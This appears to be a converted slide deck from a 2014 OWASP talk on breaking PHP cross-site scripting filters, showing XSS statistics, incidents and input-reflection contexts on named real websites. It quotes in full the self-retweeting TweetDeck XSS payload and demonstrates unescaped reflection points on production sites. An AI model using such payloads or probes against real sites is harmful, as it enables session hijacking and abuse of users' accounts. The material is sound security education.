

# ON BREAKING PHP-BASED CROSS-SITE SCRIPTING PROTECTION MECHANISMS IN THE WILD

A talk by **Ashar Javed**

@

**OWASP Spain Chapter Meeting**

**13-06-2014, Barcelona (Spain)**

# THIS TALK IS NOT ABOUT



# MONKEY TESTING


made on imgur

# MONKEY TESTING --- ACCORDING TO WIKIPEDIA

*In computer science, a **Monkey test** (aka. **Mark Testing**) is a unit test **that runs with no specific test in mind** :)*

[http://en.wikipedia.org/wiki/Monkey\\_test](http://en.wikipedia.org/wiki/Monkey_test)

# THIS TALK IS ABOUT ...



Systematically  
Breaking ...

# WHO AM I?


- A researcher in **Ruhr University Bochum, RUB Germany**
- A student of XSS who is working towards his PhD in XSS
- An XSSer / An XSS Enthusiast  
<http://www.tubechop.com/watch/2670518>
- Listed in top sites' hall of fame
- A proud father of two
- Speaker @HITBKUL 2013, @DeepSec 2013 & OWASP Seminar@RSA Europe 2013
- A Twitter lover @soaj1664ashar

# ANOTHER REASON FOR AN XSSER :)



# WHY I LOVE XSS?

# REASON #1



# REASON # 2



# REASON # 3



**XSS is everywhere ...**

*see:* <http://slides.com/mscasharjaved/cross-site-scripting-my-love>

# A MONTHS AGO ...

 **Ashar Javed**  
@soaj1664ashar

So [@OWASPSpain](#) page has been viewed more than 5k times:  
[owasp.org/index.php/Spai...](http://owasp.org/index.php/Spai...)  
I will announce a 250\$ #XSS challenge during my talk ...

[Reply](#) [Delete](#) [Favorite](#) [More](#)

RETWEETS	FAVORITES
3	6

4:17 PM - 15 May 2014

<https://twitter.com/soaj1664ashar/status/466945529059221504>

# 250\$ XSS CHALLENGE (ANNOUNCEMENT)

50\$ per-context bypass (output reflects in 5 contexts)

**5\*50=250\$**

<http://demo.chm-software.com/7fc785c6bd26b49d7a7698a7518a73ed/>

*OR*

<http://xssplaygroundforfunandlearn.netai.net/final.html>

*OR*

<http://xssplayground.net23.net/final.html>

# AGENDA

1. PHP
2. XSS
3. Testing Methodology
4. Per-Context XSS Attack Methodology
5. Summarize PHP's findings (includes built-in functions, customized XSS solutions and top PHP-based web frameworks )
6. Results of Alexa Survey of Top 100 sites
7. Conclusion

# WHY HYPERTEXT PREPROCESSOR (PHP)?

# REASON #1

81.7% of the web application servers are using PHP.

[http://w3techs.com/technologies/overview/programming\\_languages](http://w3techs.com/technologies/overview/programming_languages)

# REASON # 2

2.1 million web application servers are using PHP

<http://www.php.net/usage.php>

# REASON # 3

installed on 244 million websites

<http://www.php.net/usage.php>

# REASON # 4

“Server-side Programming Language of the Year 2013”

[http://w3techs.com/blog/entry/web\\_technologies\\_of\\_the\\_year\\_2013](http://w3techs.com/blog/entry/web_technologies_of_the_year_2013)

# FINAL REASON (TOP SITES)



# CROSS-SITE SCRIPTING (XSS)

# XSS ACCORDING TO OWASP

According to OWASP

*“Cross-Site Scripting attacks are a type of injection problem, in which malicious scripts are injected into the otherwise benign and trusted web sites.”*

[`https://www.owasp.org/index.php/Cross-site\_Scripting\_\(XSS\)`](https://www.owasp.org/index.php/Cross-site_Scripting_(XSS))


# SOME STATISTICS ABOUT XSS

# ACCORDING TO PREVOTY CTO KUNAL ANAND

"80% of all the security incidents in the financial sector have been attributed to cross-site scripting."

<https://www.brighttalk.com/webcast/288/97255>

# ACCORDING TO OPEN SOURCE VULNERABILITY DATABASE



[http://www.osvdb.org/osvdb/show\\_graph/1](http://www.osvdb.org/osvdb/show_graph/1)

# ACCORDING TO OWASP TOP 10, 2013

**T10** OWASP Top 10 Application Security Risks – 2013

<b>A1 – Injection</b>	•Injection flaws, such as SQL, OS, and LDAP injection occur when untrusted data is sent to an interpreter as part of a command or query. The attacker's hostile data can trick the interpreter into executing unintended commands or accessing unauthorized data.
<b>A2 – Broken Authentication and Session Management</b>	•Application functions related to authentication and session management are often not implemented correctly, allowing attackers to compromise passwords, keys, session tokens, or exploit other implementation flaws to assume other users' identities.
<b>A3 – Cross-Site Scripting (XSS)</b>	•XSS flaws occur whenever an application takes untrusted data and sends it to a web browser without proper validation or escaping. XSS allows attackers to execute scripts in the victim's browser which can hijack user sessions, deface web sites, or redirect the user to malicious sites.
<b>A4 – Insecure Direct Object References</b>	•A direct object reference occurs when a developer exposes a reference to an internal implementation object, such as a file, directory, or database key. Without an access control check or other protection, attackers can manipulate these references to access unauthorized data.
<b>A5 – Security Misconfiguration</b>	•Good security requires having a secure configuration defined and deployed for the application, frameworks, application server, web server, database server, and platform. All these settings should be defined, implemented, and maintained as many are not shipped with secure defaults. This includes keeping all software up to date.
<b>A6 – Sensitive Data Exposure</b>	•Many web applications do not properly protect sensitive data, such as credit cards, tax ids, and authentication credentials. Attackers may steal or modify such weakly protected data to conduct identity theft, credit card fraud, or other crimes. Sensitive data deserves extra protection such as encryption at rest or in transit, as well as special precautions when exchanged with the browser.
<b>A7 – Missing Function Level Access Control</b>	•Virtually all web applications verify function level access rights before making that functionality visible in the UI. However, applications need to perform the same access control checks on the server when each function is accessed. If requests are not verified, attackers will be able to forge requests in order to access unauthorized functionality.
<b>A8 - Cross-Site Request Forgery (CSRF)</b>	•A CSRF attack forces a logged-on victim's browser to send a forged HTTP request, including the victim's session cookie and any other automatically included authentication information, to a vulnerable web application. This allows the attacker to force the victim's browser to generate requests the vulnerable application thinks are legitimate requests from the victim.
<b>A9 - Using Components with Known Vulnerabilities</b>	•Vulnerable components, such as libraries, frameworks, and other software modules almost always run with full privilege. So, if exploited, they can cause serious data loss or server takeover. Applications using these vulnerable components may undermine their defenses and enable a range of possible attacks and impacts.
<b>A10 – Unvalidated Redirects and Forwards</b>	•Web applications frequently redirect and forward users to other pages and websites, and use untrusted data to determine the destination pages. Without proper validation, attackers can redirect victims to phishing or malware sites, or use forwards to access unauthorized pages.


%202013%20-%20RC1.pdf

# ACCORDING TO GOOGLE VULNERABILITY REWARD PROGRAM (VRP)


#XSS at #1 as far as valid bug bounty submissions to #Google in year 2013. (ref: [youtube.com/watch?v=oAYjZy...](https://www.youtube.com/watch?v=oAYjZy...))  
[pic.twitter.com/8eLeZMs4Ry](https://pic.twitter.com/8eLeZMs4Ry)

Reply Delete Favorite More

**Externally Reported Bugs (2013)**



# ACCORDING TO GOOGLE TRENDS



# WHY YOU SHOULD CARE ABOUT XSS?

Ashar Javed  
@soaj1664ashar

Follow

So #XSS is involved in two recent big HACKS i.e., Apple Developer ([mytechblog.com/2013/07/apple-hack/](http://mytechblog.com/2013/07/apple-hack/)) + Ubuntu Forums ([blog.canonical.com/2013/07/30/ubuntu-hack/](http://blog.canonical.com/2013/07/30/ubuntu-hack/)) #XSSrock

Reply Retweet Favorite More

MyTechBlog


Apple Developer

We'll be back soon.  
This site is undergoing maintenance for an extended period today.  
Thanks for your patience.

Apple Developer Website Hacked - What Happened? | MyTechBlog  
By John Wheal @johnwheal  
This article takes a look at the events that unfolded and the possible culprits behind the Apple Developer Website Hack. I take a look at whether ...

View on web

RETWEETS: 33 FAVORITES: 10



<https://twitter.com/soaj1664ashar/status/362493382645383168>

# A RECENT EXAMPLE (TRAFFIC HIJACKING)

## Persistent XSS Enables Large-Scale DDoS Attack

The attack was carried out using traffic hijacking techniques, which flooded our client with over 20 million GET requests originating from the browsers of over 22,000 Internet users - all turned into unwilling accomplices by the offender.

<http://www.incapsula.com/blog/world-largest-site-xss-ddos-zombies.html>

# AN EXAMPLE FROM TWO DAYS AGO I.E., #TWEETBLEED



#tweetbleed is the term coined here:  
<https://twitter.com/pdp/status/476796934062370816>

# TWEETDECK'S PERSISTENT XSS

Ashar Javed  
@soaj1664ashar

It is funny to see that so far around 38K people were `RETweeted` and they do not know about it :)  
[pic.twitter.com/NEYDzcW2Aq](http://pic.twitter.com/NEYDzcW2Aq)

Reply Delete Favorite More

\*andy @derGeruhn · 33m  
<script class="xss">\$('.xss').parents().eq(1).find('a').eq(1).click(); \$('[data-action=retweet]').click(); alert('XSS in Tweetdeck')</script>♥

38K 6.6K

RETWEETS 7 FAVORITES 5

7:11 PM - 11 Jun 2014 Flag media

<https://twitter.com/soaj1664ashar/status/476773831928209408>

# BUT BLEEDING CONTINUE ...



A screenshot of a Twitter post from the account @derGeruhn. The tweet contains a script that triggers an XSS alert when retweeted. The post has received 84,661 tweets and 9,061 favorites.

`<script class="xss">$('.xss').parents().eq(1).find('a').eq(1).click(); $('[data-action=retweet]').click(); alert('XSS in Tweetdeck')</script> ❤`

Reply Retweet Favorite More

RETWEETS 84,661 FAVORITES 9,061

6:36 PM - 11 Jun 2014

<https://twitter.com/derGeruhn/status/476764918763749376>

# ENDS UP ...

We've temporarily taken TweetDeck services down to assess today's earlier security issue. We'll update when services are back up.


Reply Retweet Favorite More

RETWEETS 7,269 FAVORITES 885

6:59 PM - 11 Jun 2014

<https://twitter.com/TweetDeck/status/476770732987252736>

# GETTING BORED ...




WHAT IF I TOLD YOU :)



made on imgur

# BUT HOW?



# TESTING METHODOLOGY

- Simulate Real Web Applications
- Testing conducted in five common contexts (HTML, Script, Attribute, Style & URL)

# WHAT IS CONTEXT?

# CONTEXT DEFINITION



Ashar Javed  
@soaj1664ashar

What is Context?

Context is an environment where user-supplied input or input from other application(s) eventually ends-up or starts living.

Reply Delete Favorite More

<https://twitter.com/soaj1664ashar/status/463960615157915648>

# HTML CONTEXT

**HTML Context:** In standard HTML context, normally user-supplied input reflects back or the web application passes the input back as the content of any HTML tag e.g., <body> tag.

```
<body><?php echo filter_function($_POST['input']);?></body>
```

filter\_function === general term

E.G.,  
HTTP://WWW.EA.COM/SEARCH?  
Q='''XYZ



view-source:www.ea.com/search?q="xyz"

```
1 <!DOCTYPE html>
2 <html lang="en" xmlns:og="http://ogp.me/ns#" xmlns:fb="http://www.facebook.com/2008/fbml">
3 <head>
4     <meta http-equiv="X-UA-Compatible" content="IE=edge">
5     <meta http-equiv="Content-Type" content="text/html; charset=utf-8"/>
6
7     <title>All Results for "xyz - EA Search</title>
```



view-source:www.ea.com/search?q="xyz"

```
53 <style>.origin-gus.ea-com{margin-top:24px}</style>
54 </head>
55 <body id="search" class="US dom-loading page-loading">
56 <script type="text/javascript">var utag_data={userid:"No ID",intcm:"",mvt_experiment:"",locale:"en_US",country:"US",mvt_variation:"",referrerid:"",pageName:""};gName(c)[0];a.parentNode.insertBefore(d,a);});()</script><div id="bd">
57
58 <script type="text/javascript">(function(a,b,c,d)
59 (a='//tealium.hsnlnwd.net/o43/utag/ea/eacom/prod/utag.js';b=document;c='script';d=document.createElement(c);d.src=a;d.type='text/javascript';d.async=true;a=b.getElementsByTagName('head')[0].appendChild(d);)();</script>
60
61 <div id="header">
62     <span class="hk-bg"></span>
63
64     <!-- BEGIN: Breadcrumbs -->
65 <div id="mod-breadcrumbs" class="mod">
66     <div class="mod-header"></div>
67     <div class="mod-content">
68         <ul>
69             <li class="item-1 odd one first"><a href="/" title="EA">EA</span></a></li><li class="item-2 even two"><a href="http://www.ea.com/search?q='xyz'" title="Search"><span>Search</span></a></li><li class="item-3 odd three last"><a href="#" title="#"xyz"><span>&quot;xyz</span></a></li>
70         </ul>
```

E.G.,

HTTP://SEARCH.HEALTH.COM/RESULTS.HTML?NTT=""XYZ



A screenshot of a web browser displaying the source code of a search results page. The URL in the address bar is "view-source:search.health.com/results.html?Ntt=xyz". The source code is as follows:

```
1 <!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN"  
2 <html xmlns="http://www.w3.org/1999/xhtml">  
3 <head>  
4   <base href="http://www.health.com/" />  
5   <title>Health.com: "xyz" Search Results</title>
```

Red arrows point from the question mark in the URL to the query parameter in the source code, and from the search term "xyz" in the URL to the title tag in the source code.

E.G.,

HTTP://WWW.INDIATIMES.COM/S  
EARCH/""XYZ/

A screenshot of a web browser's developer tools showing the source code for a search results page. The address bar at the top contains the URL "view-source:www.indiatimes.com/search/\"xyz/\"". The main area shows the following HTML:

```
1 <!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN" "http://www.w3.org/1999/xhtml">
2 <html xmlns="http://www.w3.org/1999/xhtml">
3 <head>
4 <meta http-equiv="Content-Type" content="text/html; charset=utf-8" />
5 <meta http-equiv="Content-Length" content="600" />
6 <title>"xyz":Indiatimes.com</title>
```

The entire URL in the address bar and the title element are highlighted with red boxes.

A screenshot of a web browser's developer tools showing the source code for a search results page. The address bar at the top contains the URL "view-source:www.indiatimes.com/search/\"xyz/\"". The main area shows the following HTML:

```
289 }
290 }
291 </script>
292 <div class="ArticleCont col1 searchResults PhotoLandingPage">
293   <h2>search results for</h2>
294   <h1>"xyz" <span>/0 results</span> </h1>
```

The entire URL in the address bar and the h1 element are highlighted with red boxes.

# ATTRIBUTE CONTEXT

**Attribute Context:** In attribute context, input reflects back in the attribute context i.e., as a value of an attribute. e.g., class attribute of <div> or value attribute of <input> tag etc.

```
<div class='<?php echo filter_function($_POST['input']);?>'>  
Attribute Context</div>
```

E.G.,  
HTTP://WWW.EA.COM/SEARCH?  
Q=""JUNK

```
></li><li class="item-2 even two"><a href="http://www.ea.com"><a href="#" title=""junk""><span>&quot;junk</span></a></li>
```

E.G.,  
HTTP://WWW.EA.COM/SEARCH?  
Q=JUNK

```
view-source:www.ea.com/search? q=junk  
  
class="item_1 odd first current">  
  <a href="http://www.ea.com/search?q=junk" title="All">  
    <span class="label">All</span>  
    <span class="count"> (5) </span>
```

E.G.,

HTTP://WWW.DRUDGEREPORTARCHIVES.COM/DSP/SEARCH.HTM?  
SEARCHFOR=JUNK



```
